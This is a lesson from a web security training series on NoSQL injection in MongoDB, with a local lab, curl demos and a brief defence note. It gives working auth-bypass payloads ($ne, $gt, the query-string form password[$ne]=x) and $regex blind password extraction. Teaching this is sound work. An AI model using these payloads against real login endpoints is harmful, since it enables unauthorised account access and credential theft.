Lesson 2.4: NoSQL Injection and Auth Bypass in MongoDB
By the end of this lesson you understand why NoSQL is vulnerable to injection too, you bypass a login with MongoDB operators in both JSON and query string form, and you extract data character by character with $regex.
 A string field turns into an operator object, so password {$ne: null} is always true and the admin check is bypassed.
Part 2, about 50 minutes, medium difficulty. Prerequisite: Lesson 2.1. Tools: curl, Python.
Goals
After this lesson you understand how NoSQL injection differs from SQLi, you bypass a login with $ne and $gt in both JSON and query string form, you extract data character by character with $regex, and you know how to defend against it (coerce the input type).
Theory
NoSQL and why it is still vulnerable to injection
NoSQL (Not only SQL) is a family of databases that do not use the traditional table/SQL model. A typical one is MongoDB, which stores data as JSON documents. A MongoDB query is also a JSON object, for example to find a user:
1
db.users.findOne({ "username": "admin", "password": "123" })
MongoDB does not concatenate SQL strings, so there is no classic SQLi. But it does understand special operators that begin with $, for example $ne (not equal), $gt (greater than), $regex (match a regular expression). If the application drops user data straight into the query without checking the type, an attacker can turn a string into an operator object and change the query logic. That is NoSQL injection.
The classic login vulnerability
The vulnerable code:
1
2
3
4
const user = await db.users.findOne({
  username: req.body.username,
  password: req.body.password
});
The app expects username and password to be strings. But if the user sends:
1
{ "username": "admin", "password": { "$ne": null } }
then the query becomes “username = admin AND password NOT EQUAL null”, which is always true for admin, so the password is skipped. This is auth bypass.
More generally, without even knowing the username:
1
{ "username": { "$gt": "" }, "password": { "$gt": "" } }
which means “username greater than the empty string AND password greater than the empty string”, matching the first user in the collection (often admin).
JSON form and query string form
- JSON form: when the API accepts an
application/jsonbody, just send the operator object as above. - Query string form: many frameworks build an object from bracket syntax. With Express (qs) or PHP,
?username=admin&password[$ne]=xis parsed into{ username: "admin", password: { $ne: "x" } }. So even an ordinary URL lets you inject an operator.
Extracting data with $regex
$regex matches a regular expression. We ask “does the admin password start with A” with:
1
{ "username": "admin", "password": { "$regex": "^A" } }
If we can log in, there is a match, so the password starts with A. Probe one character at a time, extending the prefix, and we recover the whole password. This is blind data extraction, the same spirit as the blind SQLi in Lesson 2.2 but using Mongo operators.
MongoDB also has $where (runs a JavaScript expression), which is very dangerous when enabled and allows attacks like '||'1'=='1. Many MongoDB builds now restrict $where, so this lesson focuses on the common and less-blocked $ne, $gt, and $regex.
Demo
The lab labs/2.4/ is a Flask app that simulates the Mongo layer. It prefers mongomock (an API like pymongo); if the machine cannot install mongomock, the app falls back to a pure Python simulation of the $ne, $gt, $regex operators, and the auth bypass logic is exactly the same. The original lab ran with mongomock 4.3.0.
The vulnerability: find_one({"username": <u>, "password": <p>}) with <u> and <p> taken straight from the input.
A normal login fails
1
2
3
$ curl -s -H "Content-Type: application/json" \
    -d '{"username":"admin","password":"sai"}' http://127.0.0.1:8024/login
{"msg":"sai tai khoan hoac mat khau","ok":false}
Auth bypass with $ne (JSON)
1
2
3
$ curl -s -H "Content-Type: application/json" \
    -d '{"username":"admin","password":{"$ne":null}}' http://127.0.0.1:8024/login
{"flag":"WEB{nosql_operator_injection_auth_bypass}","ok":true,"role":"admin","username":"admin"}
No username needed, with $gt
1
2
3
$ curl -s -H "Content-Type: application/json" \
    -d '{"username":{"$gt":""},"password":{"$gt":""}}' http://127.0.0.1:8024/login
{"flag":"WEB{nosql_operator_injection_auth_bypass}","ok":true,"role":"admin","username":"admin"}
Auth bypass in query string form
1
2
3
$ curl -s -G http://127.0.0.1:8024/login \
    --data-urlencode "username=admin" --data-urlencode 'password[$ne]=x'
{"flag":"WEB{nosql_operator_injection_auth_bypass}","ok":true,"role":"admin","username":"admin"}
Extract the admin password with $regex
The script exploit_regex.py probes each character with {"password": {"$regex": "^<prefix>"}}:
1
2
3
4
  ^A.*  -> True
  ^Z.*  -> False
  da trich: A ... Adm1nSecret202 ... Adm1nSecret2024
  => mat khau admin: Adm1nSecret2024
The flag recovered is WEB{nosql_operator_injection_auth_bypass}; the admin password extracted is Adm1nSecret2024. The real output is in labs/2.4/transcript.txt.
Lab
- App:
labs/2.4/(Flask + mongomock, with a Python fallback). Build it per the README, run it locally on port 8024. - Task: log in as admin to get the flag with
$ne(JSON) andpassword[$ne]=(query string), then extract the admin password with$regex. - Hints: remember to set the header
Content-Type: application/jsonfor the JSON form. For the query string, the syntaxpassword[$ne]=xis parsed by the app into an operator object. - Answer:
exploit.sh,exploit_regex.py, andtranscript.txtinlabs/2.4/.
Common pitfalls
- Sending an object but forgetting the JSON header, so the server reads it as a string and it has no effect.
- Special characters in
$regexmust be escaped while probing, or you match the wrong thing. - Not every MongoDB build enables
$where: do not depend on it. - Assuming NoSQL is safe: the bug is in trusting the input type.
Further reading
- PortSwigger, NoSQL injection: https://portswigger.net/web-security/nosql-injection
- PayloadsAllTheThings, NoSQL Injection: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection
- The vulnerability map in this series.
Key takeaways
- NoSQL does not concatenate SQL strings but is still vulnerable to injection through
$operators. - The classic auth bypass: make
passwordinto{"$ne": null}or{"$gt": ""}. - Try both input forms: a JSON body and a query string like
key[$op]=value. $regexis used to extract data character by character (blind).- Switching
Content-Typebetween form and json sometimes opens a different injection path.